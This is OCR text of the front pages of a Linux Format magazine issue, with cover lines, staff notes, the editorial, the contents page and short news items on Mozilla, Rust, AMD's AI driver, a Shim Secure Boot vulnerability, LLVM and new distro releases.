CODE THE C64
Start writing classic games in assembly

EASYOS 5.6
Is this the ultimate in live-booting distros?

VIRTUALBOX 7
Get up and running with the latest VMs


LINUX FORMAT

The #1 open source mag

RETRO GAMING
The best ready-to-run distros for classic games

HACK YOUR SYSTEMS

Wield the ultimate toolkit to crack, hack and bash the kernel, networks and more!



```
david@david-VMS:~/development/c64$ xa first.a6 -o first.prg -v
Copyright (C) 1989-2021 Andre Fachat, Jolse Maginnis, David Weinehall
and Cameron Kaiser.
Sun Dec 24 11:43:16 2023
xAss65: Pass 1: first.a6
xAss65: Pass 2:
Statistics:
       3 of     5000 label used
       0 of    40000 byte label-memory used
       0 of     2340 PP-defs used
       0 of    40000 byte PP-memory used
     100 of   200000 byte buffer memory used
       0 blocks used
       0 seconds used
```

100 pages of Linux tricks, tips & more!

PLUS: HOW TO

- Set up your perfectly private Pi VPN
- Create clever 3D OpenSCAD models
- Build a super-small Pi Pico scare box


INSIDE FILESYSTEMS
Choose a better way to securely save your files

RUSTY KERNEL
Discover Maestro, the new Rust kernel

SHELL PLUGINS
Develop add-ons for your own LXF terminal!

LXF April 2024

FUTURE



THE BRAIN TUMOUR CHARITY
A CURE CAN'T WAIT
BRAIN TUMOURS
MOVE FAST.
WITH YOUR HELP,
WE CAN TOO!

LINUX FORMAT

Corporate Patron
Free Software Foundation

MEET THE TEAM

We're hacking things this month – but the old-school way! So, what's your favourite hack to make Linux or normal life a little easier?

Jonni Bidwell
Kali Linux's Nethunter edition is for mobile devices, but the less-discussed security-focused GrapheneOS is ideal if you have an old(ish) Pixel device you want to deGoogle. If you have another Android device, porting and building GrapheneOS would be an excellent side project.

Nate Drake
My dad always asked why I never lost my toothbrush. It's because I place keys on dedicated hooks, clothing in marked drawers, and unused cables and USB sticks in a special bag. I never lose anything, particularly my tendency to be anally retentive!

Nick Peers
It has to be *Podman*. I've just built a new server and I've realised that migrating all my services to containers will make any future upgrades or rebuilds much easier to apply. It's been a learning curve, but I'm getting there. And at least I can't bork my main system while experimenting...

Les Pounder
I use 3D printers to print my own storage solutions based upon Gridfinity. This system enables the containers to stack, slot and build into IKEA drawers, just like I am building Lego. I fear that I may have gone too far in my quest for ultimate storage density!

Michael Reed
I probably shouldn't be telling you this, but I hide my emergency five pound note in the inside back of my phone case. I live in the north of the UK, so in a genuine emergency, it can be used to purchase a pint of lager and another small drink.

Back to basics

For anyone looking to learn the basics of hacking, we hopefully have the right issue for you. Open source was always the home of hacking, and by that we mean trying to get things to work in ways for which they were never designed. A lot of that meaning has been lost over the years, however, and it's something of a shame. Hacking can be a great learning experience, helping you to gain a greater understanding of how your systems work.

So, while we might be looking at Kali Linux, the world's best-known hacking collection, we're using it to play around with Python, understand the kernel, do some code compilation, examine our networks, and perhaps crack a few admin passwords on the way. It's that heady combination of fun and education that I hear the kids love!


And what starts off as a bit of hacking fun can turn into a full-blown career, not just in, say, pen-testing, but this issue we're looking at the home-brew Maestro Rust kernel, finalising our point-and-click adventure, building fun Pi projects, creating 3D-printable CAD models, adding plugins to our **LXF** shell, and coding games for the Commodore 64! That last one might not be that commercial these days, but it's certainly enjoyable!

Neil

Neil Mohr Editor
neil.mohr@futurenet.com

Contents

REVIEWS




HACKER'S TOOLKIT

CREDIT: Magictorch

ROUNDUP


IN DEPTH




CREDIT: Getty Images

CONTENTS

Pi USER






```
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#

###################################################################
# Magic system request Key
# 0=disable, 1=enable all, >1 bitmask of sysrq functions
# See https://www.kernel.org/doc/html/latest/admin-guide/sysrq.html
# for what other values do
#kernel.sysrq=438
```

CODING ACADEMY



```
    **** COMMODORE 64 BASIC V2 ****

 64K RAM SYSTEM  38911 BASIC BYTES FREE

READY.
PRINT "HELLO LINUX FORMAT"
HELLO LINUX FORMAT

READY.
```

REGULARS AT A GLANCE

TUTORIALS

ADMINISTERIA

Newsdesk

THIS ISSUE: Change at top of Mozilla » Plumbers Conference in pipeline » Donation to help Rust shine » Ryzen AI on horizon

SOFTWARE

New Mozilla CEO to double down on Firefox

Current CEO Mitchell Baker is stepping down in favour of board member Laura Chambers, who's taking up the mantle for the rest of this year.

In early February, current Mozilla CEO Mitchell Baker announced she will be returning to her former role as Mozilla Corporation executive chairwoman. For the remainder of 2024, her role will be filled by Laura Chambers, who has been a member of the Mozilla board for the past three years.

Speaking on the Mozilla blog, Baker emphasised Chambers' "wealth of experience", which includes senior roles at Airbnb, PayPal and eBay. Baker also outlined Chambers' goals for the coming year.

One of the main goals is supposedly doubling down on key Mozilla products, such as the *Firefox* browser. A quick trip to the Mozilla website lists its family of products, including the corporation's recent announcement of a paid Monitor Plus service, which supposedly can remove subscribers' personal information from data brokerage sites. This seems to be in line with the stated goals of also bringing new products to market.

Baker has also promised that she will represent Mozilla more consistently in public, "With a focus on policy, open source and community – through speaking and direct engagement with the community."

This will no doubt come as welcome news to *Firefox* lovers, given that during Baker's time at Mozilla, she's seen the browser's market share fall from a record high in 2010 of around 34% to a little over 3% in 2024.

The existence of other so-called family products, like *Mozilla VPN, Pocket* and *Relay,* also means any new CEO will have to divide their attention between these and *Firefox* itself.


It's unlikely Chambers will be able to tip the odds back in *Firefox's* favour before she leaves for Australia at the end of 2024. A number of Redditors responding to the announcement also speculated that a CEO whose experience comes mainly from selling commercial products may not have a sufficient grasp of open source projects, particularly with regard to resource allocation for active development.

Still, said commenters may not realise how commercialised Mozilla is these days. While the Mozilla Foundation remains a not-for-profit, it also has two commercial entities: Mozilla Corporation and MZLA Technologies Corporation.

In 2020, after returning to the position of CEO, Mitchell Baker was awarded a salary of over $3 million, even as around 250 employees (including a number of Rust core developers) were laid off due to shrinking revenues. Although the company accepts donations, the vast majority of its revenue (around 85%) comes from Google, the default search engine for *Firefox.*

With a browser propped up by the developer of rival *Chrome,* for-profit arms and controversial bonuses, new CEO Chambers is in for a challenging year. Read the full announcement at **https://mzl.la/3OzMmTt**.

Mozilla's new CEO will hold the post for the rest of 2024. Her main focus will be on core products.



Chrome's market dominance is a potential concern, given Mozilla derives most of its revenue from making Google Firefox's default search engine.

CREDIT: Stat Counter

CONFERENCE

Tap into all the Linux plumbing


The Linux Plumbers Conference 2024 will take place on 18th-20th September in Austria Center, Vienna. Registrants can attend in person or remotely.

In the words of the new live website, "The Linux Plumbers Conference (LPC) is a developer conference for the open source community." The LPC has been held annually in some shape or form since 2008. This year it will be possible to attend both in person or remotely, though those giving presentations are encouraged to be there in the flesh.

As always, the conference will also be live-streamed on YouTube. Viewers can also interact via chat using Matrix for specific events (**https://matrix.to/#/#lpc2023:lpc.events**).

The conference brings together the top developers working on Linux internals, including kernel subsystems, core libraries and windowing systems. Developers are also encouraged to submit proposals for discussion, focusing on problems, proposals and proof-of-concepts. The overall format is of several working sessions focusing on specific Linux 'plumbing' topics.

For instance, the 2023 LPC had a presentation about adding Rust support to the kernel, as well as a discussion of speeding up kernel testing and debugging with *virtme-ng*.



Linux Plumbers Conference
@linuxplumbersconf@mastodon.social

LPC 2024 website is up!
Linux Plumbers Conference 2024 will take place on Wednesday 18th, Thursday 19th and Friday 20th of September. The in-person venue is the Austria Center, Vienna, Austria. Please checkout the website for more details!

lpc.events/

indico
Linux Plumbers Conference 2024
The Linux Plumbers Conference (LPC) is a developer conference ..

#linuxplumbers

Although the venue for this year's LPC has been announced, registration info and costs have yet to be confirmed.

Another example cited on the website dates back to the first LPC in 2008, on the topic 'From Naught to Sixty in 5 Seconds'. The goal was to boot a Linux netbook in five seconds, which required coordinated changes to many system components. Within a few months of that year's LPC, boot time was reduced to three seconds.

To find out more, visit **https://lpc.events/event/18/page/224-lpc-2024-overview**.

GRAPHICS

Ryzen AI is coming to Linux

After many requests, AMD's first release is on its way.

In a promising development, AMD has released the initial code for the XDNA Linux driver, marking its foray into providing open source support for Ryzen AI on Linux. The move follows AMD's acknowledgment of over 1,000 customer requests for Linux support since last October.

The XDNA driver is designed to work with AMD Phoenix/Strix SoCs featuring Ryzen AI, particularly on the new Zen 4 mobile processors like the AMD Ryzen 7040 series.

AMD has tested the driver on Ubuntu 22.04 LTS but you need kernel 6.7 or newer with IOMMU Shared Virtual Addressing (SVA) enabled. The XRT base package must also be installed. The driver is available with full install instructions via **https://github.com/amd/xdna-driver**. Those who do take the time to read the online docs will observe that there seem to be no upstreaming plans to incorporate the driver into the main Linux kernel, so it's not clear if AMD will push for this or continue to maintain the XDNA driver out of tree.

Online response from Linux fans seems to be a mix of cynicism and cautious optimism, with some expressing hope for more streamlined solutions, emphasising the need for improved user experience compared to AMD's ROCm software stack.

CUDA has traditionally dominated AI workloads, and online chatter from Linux enthusiasts is sceptical that a single driver with limited hardware support will topple Nvidia's AI market share any time soon.

CREDIT: Mastodon

OPINION

SOOTHING BURNOUT

David Stokes
is a technology evangelist.

'Find a job you love, and you will never have to work a day in your life,' right? Wrong. Open source communities all too often run on empty. Burnout is a big problem as far as contributors are concerned.


Maintaining a project is more than a labour of love. Big projects like PostgreSQL deliver new versions that consistently outperform their predecessors each year. But, solo or small team projects can lack the depth to spread the work around. Projects are part-time, after-hours endeavours that take place alongside personal time. Yet when updates are needed or emergencies happen, it's hard for those involved to say no. This leads to burnout.

Many of us find it hard to recognise burnout and few know how to step away without quitting. As a community, we need to share in the work involved, and make it easier for those at the sharp end to step back and recharge.

More support for open source projects is needed. That normally gets equated to financial support, which is always welcome. But support and understanding around workloads and commitments is just as important. Without this understanding, the number of people willing to give up their time, effort and livelihoods will dwindle as they fall out of love with their projects. This would be a huge loss.

OPINION

GROUP EFFORT



Italo Vignoli
is a founder of LibreOffice and the Document Foundation.

“*LibreOffice 24.2 Community* has recently been released by the Document Foundation with the new calendar-based numbering scheme (YY.M.x) that aims to help users keep their installation up to date.

There are 166 contributors to the new features: 57% of code commits come from the 50 developers employed by three companies on the TDF Advisory Board – Collabora, Allotropia and RedHat – or other organisations; 20% from eight developers at the Document Foundation; and 23% from 108 volunteers.

An additional 159 volunteers have committed to localisation in 160 languages, representing hundreds of people providing translations. *LibreOffice 24.2 Community* is available in 120 languages, more than any other desktop software, making it available to over 5.5 billion people worldwide in their native language. Plus, over 2.4 billion people speak one of these 120 languages as a second language.

LibreOffice offers the highest level of compatibility in the office suite market, from native support for the Open Document Format (ODF) to superior support for *MS Office* files, as well as filters for a wide range of legacy document formats.

It is available at **www.libreoffice.org/download**.”

CODING LANGUAGE

Rust gets $1 million Google boost

The money will further aims to transition organisations from legacy C++ code.

Google’s VP of safety and security believes prioritising seamless interoperability between Rust and C++ will further its adoption.

In early February, the Rust Foundation announced via its blog that Platinum Member Google has donated $1 million for the specific purpose of improving interoperability between Rust and C++.

In a separate post, Lars Bergstrom, director of Android platform tools and libraries, and chair of the Rust Foundation Board, pointed out that when Google first signed up in 2021, Rust was already being used extensively in Android and other Google products. Now he describes the programming language as “one of the strongest tools we have to address memory safety security issues”.

The Rust Foundation has also created its new Interop Initiative, to help smooth the transition for businesses reliant on C++ code. The initiative’s first task will be to draft a roadmap to outline the scope of work yet to be done to this end.

Because the Rust tooling and ecosystem is already interoperable with Android, Google’s donation is likely to continue this fruitful partnership.

You can discover more at **https://foundation.rust-lang.org/news/google-contributes-1m-to-rust-foundation-to-support-c-rust-interop-initiative/**.

CREDIT: Pexels

BUGS

Security update

A critical security flaw can compromise Secure Boot.

A critical vulnerability, tracked as CVE-2023-40547, has been found in Shim, an open source bootloader developed by RedHat. Shim is designed to provide Secure Boot support for computers with UEFI. However, its parsing of HTTP responses allows an attacker to create specially crafted HTTP requests. These can cause an out-of-bounds write, potentially compromising a system by executing privileged code before the OS loads.

According to a report by Eclypsium, this attack can be carried out locally, remotely or via the same network. Linux users are advised to update to the latest version of Shim, v15.8, then update the UEFI Secure Boot DBX.

See **https://eclypsium.com/category/blog/** for more information.

While Shim was developed by RedHat, this vulnerability affects all Linux systems that support Secure Boot.

COMPILERS

LLVM/Clang can replace GCC

Most distros are compiled with GCC. LLVM now offers a viable alternative.

Most distros use the *GCC* compiler and GNU toolchain by default. Still, *LLVM (Low Level Virtual Machine)* and *Clang* now offer comparable performance on most systems and have excellent C/C++ support.

This may why certain versions of Linux like OpenMandriva are built using *Clang*. Chimera Linux also relies on an *LLVM* toolchain.

Chimera developer Daniel Kolesa has recently delivered a presentation at FOSDEM 24 on building a Linux distro using *LLVM*, citing its more modern compiler design, as well as the ease of building and bootstrapping. See **https://fosdem.org/2024/schedule/event/fosdem-2024-2555-building-a-linux-distro-with-llvm/**.

Chimera Linux
Building a Linux distro with LLVM

The presentation discusses building a Linux distro using LLVM.

CREDIT: Eclypsium, FOSDEM/Chimera Linux/Daniel Kolesa

Distro watch

What's behind the free software sofa?

EASYOS 5.7

EasyOS claims to be a standalone Linux distro, though it uses many of same technologies and package formats as Puppy Linux. This includes supporting containerisation of apps out of the box. Like Puppy, the OS can also load fully into RAM and can even disable write access to hard drives while doing so. It uses four package managers *(PKGget, SFSget, Appi* and *Flappi),* so you can install virtually any software. Find out more at **https://easyos.org** and read our in-depth feature on page 46.

EasyOS is GUI-friendly, fast and lightweight.

SYSLINUXOS 12.3

SysLinuxOS is based on Debian 12 Bookworm. It's primarily designed for system administrators, so includes a number of networking tools, such as VPN software, remote clients and various browsers. These are easily accessible via either the MATE or Gnome desktop environments (separate ISOs are available). New bundled apps include *WoeUSB, Teams for Linux, Webex, GitHub Desktop, Wiregui* and *Timeshift.* SysLinuxOS is a live distro but installation is supported via *Calamares.* Read more at **https://syslinuxos.com**.

SysLinuxOS offers a complete networking environment.

KAOS 2024.01

KaOS is another independently developed distro, although its design is inspired by Arch Linux. It uses the Qt 6.6.1 and KDE Frameworks 5.249.0. KaOS now also incorporates the Plasma 6 desktop. The latest version also comes with an overhauled version of the OS's own Midna theme. Given that it's available as a pure Qt6/kf6 application, *LibreOffice* has now replaced *Calligra* as the default office suite. You can learn more at **https://kaosx.us**.

KaOS now includes Plasma 6 with overhauled apps.

OPNSENSE 24.1 SAVVY SHARK

